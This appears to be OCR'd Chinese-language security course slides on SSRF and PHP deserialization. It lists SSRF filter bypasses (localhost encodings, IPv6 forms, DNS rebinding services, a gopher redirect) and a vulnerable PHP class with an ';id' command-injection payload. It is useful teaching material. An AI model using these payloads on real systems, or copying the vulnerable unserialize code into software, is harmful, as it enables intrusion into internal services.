
- 直接看 🌰

```
      1.
if(validate_domain($domain)) {
      2.
    file_get_contents($domain);
}
```

共有**兩次** DNS Request

DNS Rebinding

- TTL 設很小
  - gg.tw 第一次解析成 1.2.3.4
  - gg.tw 第二次解析成 127.0.0.1
- 同時綁兩條 A Record




Bypass URL

- 127.0.0.1
  - localhost
  - 127.0.1
  - 127.1
  - 0.0.0.0
  - 0

Bypass URL

- 不同進位表示
  - 2130706433
  - 0x7f000001
  - 0x7f.0x0.0x0.0x1
  - 017700000001
  - 0177.0.0.01




```
ubuntu@ip-172-31-29-137:~$
ubuntu@ip-172-31-29-137:~$ curl 2356152436
<head><body> This object may be found <a HREF="https://www.ntu.edu.tw/">here</a> </body>
```

Bypass URL

- IPv6
  - ::1
  - ::127.0.0.1
  - ::ffff:127.0.0.1
  - [::]
  - ip6-localhost

Realworld Case

- Slack IPv6 SSRF - $ 1000 USD
- https://medium.com/@elberandre/1-000-ssrf-in-slack-7737935d3884
- Location: `http://[::]:22/`


Only visible to you

fdsxxxz APP 11:23 PM

```
SSH-2.0-OpenSSH_7.2p2 Ubuntu-4ubuntu2.4
Protocol mismatch.
```

/reqiest

Bypass URL

- 特殊 Unicode 字元
  - http://ⓀⒶⒾⒷⓇⓄ.ⓉⓌ
  - http://㎄ｉℬＲＯ.ᵀⓦ

Bypass URL

- 第三方服務
  - 127.0.0.1.xip.io
  - foo.bar.10.0.0.1.xip.io
  - A.54.87.54.87.1time.127.0.0.1.forever.rebind.network
  - 36573657.7f000001.rbndr.us

302 Bypass

- 如果該服務會 Follow 302 Redirect . . .

```
<?php
Header("Location: gopher://127.0.0.1:9000/x...");
```

課後閱讀

- Orange Tsai - A New Era of SSRF - Exploiting URL Parser In Trending Programming Languages!
- https://www.blackhat.com/docs/us-17/thursday/us-17-Tsai-A-New-Era-Of-SSRF-Exploiting-URL-Parser-In-Trending-Programming-Languages.pdf

Lab 0x02 - ???

Deserialization

Serialization

- 把 Array, Object, . . . 轉成能夠保存、傳輸的格式
- 常用在 RPC, RMI 等分散式應用中
- 舉例： PHP

```
Array('a', 'b')
```

$\downarrow$

```
a:2:{i:0;s:1:"a";i:1;s:1:"b";}
```

Deserialization

- 把序列化字串轉回對應的 Object, Array, . . .
- 常見的安全問題都發生在這個步驟
  - 使用者可控反序列化的輸入
  - 自動呼叫 Magic Method，導致非預期行為


PHP Serialization

- serialize() / unserializae()

```
       87     ⟷   i:87
 'kaibro'     ⟷   s:6:"kaibro";
Array('a’, 'b')  ⟷   a:2:{i:0;s:1:"a";i:1;s:1:"b";}
```

PHP Serialization


- 序列化 Object 時，會綁定對應 Class
- 反序列化時，該 Class 必須已定義


In order to be able to unserialize() an object, the class of that object needs to be defined. That is, if you have an object of class A and serialize this, you'll get a string that refers to class A and contains all values of variables contained in it. If you want to be able to unserialize this in another file, an object of class A, the definition of class A must be present in that file first. This can be done for example by storing the class definition of class A in an include file and including this file or making use of the spl_autoload_register() function.

Data Type	Serialization Format
String	`s:size:value;`
Integer	`i:value;`
Boolean	`b:value;`
Array	`a:size:{key_definition;value_definition;(repeat per element)}`
Object	`O:class_name_length:class_name:object_size:{s:property_name_length:property_name:property_definition;(repeat per property)}`

```
class Cat {
    public $a;
    private $b;
    protected $c;
}
```

```
…{s:1:"a";…}
…{s:6:”\x00Cat\x00b";…}
…{s:4:"\x00*\x00c";…}
```



```
class Cat {
    public $a;
    private $b;
    protected $c;
}
```

```
…{s:1:"a";…}
…{s:9:"\x00Cat\x00b";…}
…{s:4:"\x00*\x00c";…}
```

PHP - Magic Method

- 在特定情況會被呼叫的方法
- __construct()
- __destruct()
- __wakeup()
- __toString()
- ...

PHP - Magic Method

- `__wakeup()`
  - Invoked on unserialization
- `__destruct()`
  - Invoked on garbage collection
- `__toString()`
  - Invoked when an object is treated as string
- `__call()`
  - Invoked when an undefined method is called

Example

```php
class Kaibro {
    public $name = "meow";
    function __wakeup() {
        system("echo " . $this->name);
    }
}
$input = $_GET['s'];
$obj = unserialize($input);
```

```php
class Kaibro {
    public $name = "meow";
    function __wakeup() {
        system("echo " . $this->name);
    }
}
$input = $_GET['s'];
$obj = unserialize($input);
```

```
s=O:6:"Kaibro":1:{
s:4:"name";s:3:";id";}
```

